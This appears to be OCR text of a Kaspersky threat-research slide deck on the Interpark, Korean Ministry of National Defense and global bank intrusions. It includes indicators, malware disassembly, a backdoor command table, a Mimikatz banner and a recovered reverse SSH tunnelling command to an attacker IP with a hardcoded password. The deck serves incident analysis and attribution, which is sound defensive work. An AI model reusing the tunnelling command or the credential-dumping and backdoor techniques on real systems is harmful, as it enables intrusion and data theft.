9	0.092000	10.0.2.15	10.0.2.15	SSLv3	47	Alert (Level: Fatal, Description: Handshake Failure)
10	0.092000	10.0.2.15	10.0.2.15	TCP	40	443 → 50146 [FIN, ACK] Seq=8 Ack=131 Win=7936 Len=0
11	0.092000	10.0.2.15	220.132.191.110	TCP	40	50146 → 443 [ACK] Seq=131 Ack=9 Win=65536 Len=0
12	0.092000	10.0.2.15	10.0.2.15	TCP	40	50146 → 443 [ACK] Seq=131 Ack=9 Win=65536 Len=0

```
▶ Frame 6: 170 bytes on wire (1360 bits), 170 bytes captured (1360 bits)
  Raw packet data
▶ Internet Protocol Version 4, Src: 10.0.2.15, Dst: 220.132.191.110
▶ Transmission Control Protocol, Src Port: 50146 (50146), Dst Port: 443 (443), Seq: 1, Ack: 1, Len: 130
▼ Secure Sockets Layer
  ▼ SSL Record Layer: Handshake Protocol: Client Hello
      Content Type: Handshake (22)
      Version: SSL 3.0 (0x0300)
      Length: 125
    ▼ Handshake Protocol: Client Hello
        Handshake Type: Client Hello (1)
        Length: 121
        Version: SSL 3.0 (0x0300)
```


Backdoor Command

Backdoor command	Function
0x001D409AB14BF2C2	Collect system information
0x0055BED273ABAFE8	Load specific DLL and call export function
0x00C15AE87AD9D3C7	Create batch file and delete itself
0x0046066EA3EFAA03	Collect list of pre-defined file type in the “My document” folder •Pre-defined file list MOv mmf mPg mpEG Wma avi Skm ra VoB Mpe rM Ram mp4 Mp3 smi wmv wAv rmvb K3G midi mKv ac3 mpA mid aSf m3u aAc
0x00B1A384AA1DCEE2	Checking virtual machine environment
0x00DA6A579DC08624	List running processes
0x006FCD4196926244	List opened windows
0x0003302B8F643E65	Download iehmmapi.dll file
0x0098941588361A86	Load iehmmapi.dll file and call export function
0x002CF7FE8107F6A6	Terminate backdoor

Interpark Breached

Privilege Escalation

Lateral Movement




GREAT Global Research & Analysis Team

KASPERSKY lab


Interpark Breached

Data Exfiltration



Interpark Breached

Summary



Korean MND Breach

Korea MND Breached

North Korea 'hacks South's military cyber command'

6 December 2016 | Asia

December 06, 2

N. Korea accused of hacking S. Korea' military cyber-command

South Korea has announced that its military cyber-command appears to have been breached by North Korea. It is not clear whether low-grade documents or more important details like war plans were accessed.

North Korea might have hacked the South's cyber command

SK's cyber command was established to protect its military from cyber attacks.

On Dec 2016, Korea Ministry of National Defense was BREACHED

Korean MND Breached

Incident Overview

- **When?**
  - Published by S.Korea MND on Dec, 2016
  - Attack was on-going from Aug, 2016
- **Confirmed Victim?**
  - Lots of division of Korea military
- **Damage?**
  - Not sure
  - But MND published some confidential data was leaked

Korea MND Breached

Timeline

AUG 2016

SEP 2016

OCT 2016

August 4
Suspected initial intrusion

September 23
MND recognized intrusion to their military intranet


September 25
MND composed joint investigation team and start to probe on this incident


October 6
JIT found a server in the IDC(DIDC) used two LAN card for internet and intranet illegally.

October 12
JIT confirmed threat actor inflated military intranet using by this server.

Korea MND Breached

How can I recognized the malware?





58898bd4
bb7425b8

c876a332

FILE NAMES

C:\Documents and Settings\IEUser\My Documents\Practical Malware Analysis Labs\BinaryCollection\Chapter_1L\Lab01

C:\Users\hanains\Desktop\악성코드 **분석** 교육자료\1주차\샘플파일\Practical Malware Analysis Labs\BinaryCollection\Ch

C:\Users\ChrisMalware\Desktop\Malware\Practical Malware Analysis Labs\BinaryCollection\Chapter_1L\Lab01-01.exe


lab1_1.exe

C:\Users\김남우\Desktop\파일**분석**도구\Lab01(pwd=0xBADC0DE@)\Lab01-01.exe

D:\20161117 samples\20161117 samples\인터넷\19. 해병대사령부 juckeck.exe\jucheck.exe
D:\20161117 samples\20161117 samples\인터넷\18. 해군총장비서실 wuauctls.exe\wuauclts.exe
D:\20161117 samples\20161117 samples\인터넷\17. 합참 민작부 NHCApi.exe\NHCApi.exe
D:\20161117 samples\20161117 samples\인터넷\15. 합참지통실 NHCKeySafe.exe\NHCKeySafe.exe

Korea MND Breached

Malware Cluster



ackdoor

MND
O
O

GREAT Global Research & Analysis Team

KASPERSKY lab

Korea MND Breached

Privilege Escalation

- **Mimikatz : Credential dumping**

```
08x)  Token mimikatz 2.0 alpha x86 (oe.eo)  .#####.   mimikatz 2.0 alpha (x
86) release "Kiwi en C" (Jan 18 2016 10:33:24)  .## ^ ##.  ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )  '## v ##'
   http://blog.gentilkiwi.com/mimikatz            (oe.eo)  '#####'
                                 with %2u modules * * */  mimikatz(commandline) # %
```

- **Network scanner**

```
if ( argc < 2 )
{
  printf("+++  TargetIP TargetPort commandType arg1 arg2 arg3\r\n");
  printf("+++  \tSendFile calc.exe /tmp/calc.tmp\r\n");
  printf("+++  \tGetFile /tmp/calc.tmp c:\\temp\\calc.exe \r\n");
  printf("+++  \tScan\r\n");
  printf("+++  \tUpdate\r\n");
  printf("+++  \tRun c:\\windows\\notepad.exe 1.txt system(administrator) \r\n");
  printf("+++  \tRestart \r\n");
  printf("+++  \tServerUpdate \r\n");
  return 0;
```

- **SSH tunneling tools**

```
day  Sat Fri Thu Wed Tue Mon Sun SunMonTueWedThuFriSat  JanFebMarAprMayJunJulA
ugSepOctNovDec        echo y | c:\kings\msupdate.exe -P 80 -pw rootbacchus -N -
R 8610:172.17.213.240:1433 bacchus@198.50.228.154      H
```

- **Mailslot of Type C backdoor**

```
MultipleEvents    WSAEventSelect  WSACreateEvent  WSAStartup  htons   inet_addr
   socket  connect     \\.\mailslot\~DF5   MONO_Init   wb  %.2X    255 127.0.0.
1   unknown %d.%d.%d    WSACleanup  H
```

Korea MND Breach

Attribution

- **File naming**

File name	S/W vendor in SK	Function of S/W
hncupdate.exe	Hancom	Word processor
fasoo.exe	Fasoo	DRM S/W
markany.exe	Markany	DRM S/W
v3log.exe	Ahnlab	Anti-virus

- **Language of Resource**

Number of PE resources by language

KOREAN	1
ENGLISH US	1

PE resources

f8bed2bce51189bbf68acc3ece4960d079d176cd959274c7555bb7558d9e56ce	data	RT_VERSION	KOREAN
49a60be4b95b6d30da355a0c124af82b35000bce8f24f957d1c09ead47544a1e	ASCII text	RT_MANIFEST	ENGLISH US

KASPERSKY lab

Global Bank Attack

Global Bank Attack

Polish Banks Infected with Malware Hosted on Their Own Government's Site

Security

Polish Banks Hacked using Malware Planted on their own Government Site

Symantec Official Blog

+3
3 Votes

Attackers target dozens of global banks with new malware

Watering hole attacks attempt to infect more than 100 organizations in 31 different countries.

On Feb 2017, Global bank compromised by target attack

GREAT Global Research & Analysis Team

KASPERSKY lab

Global Bank Attack

Incident Overview

- **When?**
  - Published by Polish media on Feb, 2017
- **Confirmed Victim?**
  - Lots of bank around world
- **Damage?**
  - I have no idea

Global Bank Attack

- Connection with SPE hacking

	Global Bank Attack	SPE Attack
Decryption Routine		
Password		

Decryption Routine — Global Bank Attack

```
                        loc_4011D3:
8A 06                   mov     al, [esi]
8A C8                   mov     cl, al
80 E1 0F                and     cl, 0Fh
C0 E8 04                shr     al, 4
02 C8                   add     cl, al
00 4D 0B                add     byte ptr [ebp+arg_0+3], cl
46                      inc     esi
8D 04 37                lea     eax, [edi+esi]
3B C2                   cmp     eax, edx
7C E9                   jl      short loc_4011D3
```

Decryption Routine — SPE Attack

```
                        loc_401923:
8A 01                   mov     al, [ecx]
8A D8                   mov     bl, al
80 E3 0F                and     bl, 0Fh
C0 E8 04                shr     al, 4
02 D8                   add     bl, al
00 5D 0B                add     byte ptr [ebp+Str+3], bl
41                      inc     ecx
8D 04 0A                lea     eax, [edx+ecx]
3B C7                   cmp     eax, edi
7C E9                   jl      short loc_401923
```

Password — Global Bank Attack

```
a9025jhdho39ehe db '9025jhdho39ehe2',0  ; DATA XREF: sub_401000+1B↑o
a1a2z3b4y5c6x7d db '1A2z3B4y5C6x7D8w9E0v$F_uGtHsIrJqKpLoMnNmOlPkQjRiShTgUfVeWdXcYbZa',0
                                        ; DATA XREF: sub_401000+C↑o
call    esi ; GetProcAddress
mov     edi, offset aIamsorry@12345 ; "iamsorry!@1234567"
mov     dword_4125C0, eax
push    edi             ; char *
push    offset aEmcfgv7xc8itav ; "!emCFgv7Xc8ItaVGN0bMf"
call    sub_401000
pop     ecx
```

Password — SPE Attack

```
                                        ; sub_4030BD+4↑o
a9025jhdho39ehe db '9025jhdho39ehe2',0  ; DATA XREF: sub_401757+1B↑o
a1a2z3b4y5c6x7d db '1A2z3B4y5C6x7D8w9E0v$F_uGtHsIrJqKpLoMnNmOlPkQjRiShTgUfVeWdXcYbZa',0
                                        ; DATA XREF: sub_401757+C↑o
call    esi ; GetProcAddress
mov     edi, offset aIamsorry@12345 ; "iamsorry!@1234567"
mov     dword_418B68, eax
push    edi             ; Source
push    offset aEmcfgv7xc8itav ; "!emCFgv7Xc8ItaVGN0bMf"
call    sub_401757
pop     ecx
```

Who is Behind These Attacks?

Who is behind?

Interpark breached

```
mov     byte ptr [ebp-18h], 60h
mov     byte ptr [ebp-17h], 31h
mov     byte ptr [ebp-16h], 0DAh
mov     byte ptr [ebp-15h], 0D8h
mov     byte ptr [ebp-14h], 95h
mov     byte ptr [ebp-13h], 46h
mov     byte ptr [ebp-12h], 0CDh
mov     byte ptr [ebp-11h], 0A6h
mov     byte ptr [ebp-10h], 3Ch
mov     byte ptr [ebp-0Fh], 59h
mov     byte ptr [ebp-0Eh], 97h
mov     byte ptr [ebp-0Dh], 0BEh
mov     byte ptr [ebp-0Ch], 0AAh
mov     byte ptr [ebp-0Bh], 0B1h
mov     byte ptr [ebp-0Ah], 98h
mov     byte ptr [ebp-9], 0AEh
mov     byte ptr [ebp-8], 0CBh
mov     byte ptr [ebp-7], 0C9h
mov     byte ptr [ebp-6], 7Dh
mov     byte ptr [ebp-5], 34h
mov     byte ptr [ebp-4], 67h
mov     byte ptr [ebp-3], 0B9h
xor     eax, eax

loc_4092DA:
xor     byte ptr [ebp+eax-61Ch], 8
inc     eax
cmp     eax, 61Ah
jb      short loc_4092DA

lea     eax, [ebp-61Ch]
push    eax             ; lpLibFileName
call    ds:LoadLibraryA
mov     edi, eax
```

Interpark Malware

```
mov     [ebp+var_26], 53h
mov     [ebp+var_25], 65h
mov     [ebp+var_24], 73h
mov     [ebp+var_23], 73h
mov     [ebp+var_22], 69h
mov     [ebp+var_21], 6Fh
mov     [ebp+var_20], 6Eh
mov     [ebp+var_1F], 4Dh
mov     [ebp+var_1E], 67h
mov     [ebp+var_1D], 72h
call    esi ; lstrcpyA
lea     eax, [ebp+var_C]
push    eax             ; lpString2
push    offset byte_10005A54 ; lpString1
call    esi ; lstrcpyA
lea     eax, [ebp+var_28]
push    eax             ; lpString2
push    offset byte_10005A74 ; lpString1
call    esi ; lstrcpyA
lea     eax, [ebp+var_58]
push    eax             ; lpString2
push    offset byte_10005A94 ; lpString1
call    esi ; lstrcpyA
and     [ebp+var_2C], 0
lea     eax, [ebp+LibFileName]
push    eax             ; lpLibFileName
mov     [ebp+LibFileName], 68h
mov     [ebp+var_37], 65h
mov     [ebp+var_36], 72h
mov     [ebp+var_35], 6Eh
mov     [ebp+var_34], 65h
mov     [ebp+var_33], 6Ch
mov     [ebp+var_32], 33h
mov     [ebp+var_31], 32h
mov     [ebp+var_30], 2Eh
mov     [ebp+var_2F], 64h
mov     [ebp+var_2E], 6Ch
mov     [ebp+var_2D], 6Ch
call    ds:LoadLibraryA
mov     esi, eax
```


SPE malware

Code Similarity

- Each malware has subroutine to acquire DLL and API address
- Malware has a API name as hex value
- Each character store to the stack at the runtime
- Decrypt it and retrieve API address

Who is behind?

Interpark breached



Who is behind?

Interpark breached

- Oct 2015, Symantec published about Duuzer Backdoor Activity in South Korea
- Breached company is in South Korea
- We tracked this malware family named Wild Positron

Symantec Official Blog

+2
2 Votes

Duuzer back door Trojan targets South Korea to take over computers

Backdoor.Duuzer targets South Korean organizations to gain full control of computers. The threat is linked to W32.Brambul and Backdoor.Joanap, which have also been affecting the region.

By: Symantec Security Response SYMANTEC EMPLOYEE

Created 26 Oct 2015 | 0 Comments | : 日本語, 한국어

3 27 Like 0

Same Backdoor Command

- Malware used both incident has similar backdoor command
- Windows command format is same

```
lea     eax, [ebp-278h]
mov     [ebp-4], ebx
push    eax
push    104h
push    ebx
pop     dword ptr [ebp-1Ch]
mov     [ebp-10h], ebx
push    ebx
pop     dword ptr [ebp-20h]
call    dword_100EBE90
lea     ecx, [ebp-154h]
lea     edx, [ebp-278h]
push    ecx
push    ebx
push    offset aKr      ; "KR"
push    edx
call    dword_100EBEA4
push    dword ptr [ebp+10h]
pop     ecx
lea     eax, [ebp-154h]
push    offset unk_100E0730
push    eax
push    offset unk_100E0734
push    ecx
push    offset aEC      ; "e /c "
push    offset unk_100E06E0
lea     edx, [ebp-14D8h]
push    offset aCmSxSSSS2S ; "cm%sx%s#"%s %s %s#" 2>%s"
push    edx             ; char *
call    _sprintf
add     esp, 20h
push    0EE58B98Dh
```

Interpark Malware

```
push    edi
xor     ebx, ebx
push    eax
push    104h
xor     edi, edi
push    ebx
pop     dword ptr [ebp-4]
push    ebx
pop     dword ptr [ebp-0Ch]
call    dword_419FAC
lea     ecx, [ebp-16Ch]
lea     edx, [ebp-284h]
push    ecx
push    ebx
push    offset unk_41657C
push    edx
call    dword_41A010
push    dword ptr [ebp+8]
pop     ecx
lea     eax, [ebp-16Ch]
push    offset unk_4165C0
push    eax
push    (offset aEL+00h) ; ">"
push    ecx
push    offset aEC      ; "e /c "
push    offset aD_e     ; "d.e"
lea     edx, [ebp-208Ch]
push    offset aCmSxSSSS2S ; "cm%sx%s#"%s %s %s#" 2>%s"
push    edx             ; char *
call    _sprintf
add     esp, 20h
push    29668EE4h
```

Wild Positron(aka Duuzer)

Who is behind?

Interpark breached

Spear phishing

이[redacted]

To : Younger sister

받는 사람: 작은 누나

잊지 못할 상도동! ㅋㅋ~~

Our never forget hometown

kkk~~

심심해서 만들어 본건데 ~ㅎㅎ

I made this since I was boring.~kk

마음이 찡~ 하닷! ㅋ~~

It makes me choked up. k~~

ZIP

우리 가족.zip Our family.zip

Blackmail to the CEO

박진영

받는 사람: [redacted]

너무 오래군요

It's too delayed

왜 이렇게 회답이 늦죠?

Why your reply is too late?

자꾸 늦어지면 짜증 낸다는 걸 명심하세요.

Keep in mind that if you keep delaying

I will upset.

